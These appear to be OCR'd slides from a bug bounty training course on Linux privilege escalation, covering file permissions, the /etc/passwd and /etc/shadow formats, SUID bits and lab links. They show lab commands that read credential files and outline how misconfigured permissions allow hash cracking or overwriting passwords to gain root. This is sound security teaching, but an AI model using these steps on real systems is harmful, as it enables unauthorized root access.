



Bug Bounty Crash Course

Web Application Security Edition
Day 9

Privilege Escalation

Privilege Escalation and Subverting Defenses

- Low priv user on normal machine
- Compromise other users
- Escalate to root




Lab: Web to Root


Lab URL: https://attackdefense.com/challengedetails?cid=85

Video URL: https://youtu.be/AeFzdX-vhW8

Privilege levels and escalation strategies



Directory Listing




Source: https://assets.digitalocean.com/articles/linux_basics/ls-l.png

Permission Symbol

Number	Permission Type	Symbol
0	No Permission	---
1	Execute	--x
2	Write	-w-
3	Execute + Write	-wx
4	Read	r--
5	Read + Execute	r-x
6	Read +Write	rw-
7	Read + Write +Execute	rwx

File Permission



/etc/passwd

- Information regarding the users who can access the system

- Contains following value (colon separated):
  - User name
  - Encrypted password
  - User ID number (UID)
  - User's group ID number (GID)
  - Full name of the user (GECOS)
  - User home directory
  - Login shell

- Only root can modify


```
root@attackdefense:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2757 Nov 21  2019 /etc/passwd
root@attackdefense:~$
```

/etc/passwd

```
root@attackdefense:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

/etc/shadow

- Contains information regarding system's user's password.
- Only root user can ready and modify.



/etc/shadow

```
root@attackdefense:~$ cat /etc/shadow
root:*:18203:0:99999:7:::
daemon:*:18203:0:99999:7:::
bin:*:18203:0:99999:7:::
sys:*:18203:0:99999:7:::
sync:*:18203:0:99999:7:::
games:*:18203:0:99999:7:::
man:*:18203:0:99999:7:::
lp:*:18203:0:99999:7:::
mail:*:18203:0:99999:7:::
news:*:18203:0:99999:7:::
uucp:*:18203:0:99999:7:::
proxy:*:18203:0:99999:7:::
www-data:*:18203:0:99999:7:::
backup:*:18203:0:99999:7:::
```

* - no password can be used to access the account

! - the user account is locked

Misconfigured File Permission

- /etc/shadow is world readable
  - A dictionary attack can be attempted on the password hash
- /etc/shadow is world writable
  - The encrypted password can be overwritten with a new encrypted password
- /etc/passwd is world writable
  - /etc/passwd takes precedence over /etc/shadow
  - Encrypted password can be added in /etc/passwd

Lab: Permissions Matter!

Lab URL: https://attackdefense.com/challengedetails?cid=75

Video URL: https://youtu.be/n6rjdhcVNCg

Enter SUID!

- passwd utility allows a user to change their own password
- But only root can modify /etc/shadow file

```
root@attackdefense:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1566 Jun 30 18:15 /etc/shadow
root@attackdefense:~$
```

- How can a non-root user modify the /etc/shadow file?
  - passwd binary has setuid bit set.

```
root@attackdefense:~$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 63944 Jul 16  2019 /usr/bin/passwd
root@attackdefense:~$
```

Special File Permission

- Sticky Bit
- SGID bit
- SUID bit




Figure 5-9: Numeric representation of regular and special permissions

